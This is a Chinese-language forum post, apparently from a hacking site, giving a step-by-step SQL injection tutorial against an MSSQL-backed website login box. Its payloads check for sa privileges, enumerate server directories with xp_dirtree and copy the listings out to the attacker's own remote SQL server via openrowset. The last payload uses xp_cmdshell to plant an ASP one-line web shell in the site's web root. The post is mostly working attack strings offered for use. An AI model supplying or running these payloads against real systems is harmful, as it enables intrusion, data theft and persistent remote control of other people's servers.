


  不给原创,就再也不写脚本文章了http://wwww.hake.cc/static/image/smiley/coolmonkey/14.gif  
  
       服务器只有一个站,又找不到注入点怎么办?  
    你可以试试在搜索框,登陆,任何框框里放个单引号,看看是否报错         
       初级部分  
   
加个单引号',后面随便,随便填个密码,点击登陆  
   
  
典型的SQL注入  
判断权限: ' and user>0--  
   
明显的sa权限  
  
获取数据库名字: ' and db\_name()>0--  
   
   
  
  
很容易获取到,数据库名,如果不是sa权限 ,比如public权限,我们可以通过差异备份获取shell,但本教程不必了  
下面开始高级部分:  
就不截图了,就是把下面代码放入登录框执行  
一:建表,3个字段  
';create table nonamed([name] [nvarchar] (300) not null,[depth] [int] not null,[isfile] [nvarchar] (50) null);--  
二,把服务器e盘目录和文件名字全部加入到表中(为什么e盘,因为e盘放的是网站目录,我就不啰嗦了)  
';insert nonamed execute master..xp\_dirtree 'e:\',1,1--  
  
三,把此表中内容插入到远程计算机的SQL数据库中,(自己的电脑)  
   必须有外网,  
本地的电脑必须有一张和服务器创建相同的表,表名无所谓,此例子为e表  
';insert into openrowset('sqloledb', '222.222.222.222';'sa';'123456', 'select \* from test.dbo.e') select \* from nonamed--  
  
回到本地查询表e  
   
  
上面的第3个XXX\_Site 里面就是放的网站,如何看XXX\_Site里的内容,继续循环执行前面二三步就可以了,  
再次执行要情空表 delete from nonamed  
然后执行  
';insert nonamed execute master..xp\_dirtree 'e:\XXX\_Site\',1,1--  
';insert into openrowset('sqloledb', '222.222.222.222';'sa';'123456', 'select \* from test.dbo.e\_site') select \* from nonamed--  
e\_site表是本地的表  
发现wwwroot   
好了,写一句话木马吧!  
';exec master..xp\_cmdshell 'Echo ^<%eval request("a")%>^ >e:\xxx\_site\wwwroot\a.asp'  
public权限可以通过差异备份写马,上面已经提到了  
远程连接即可  
  
教程到此OK!!!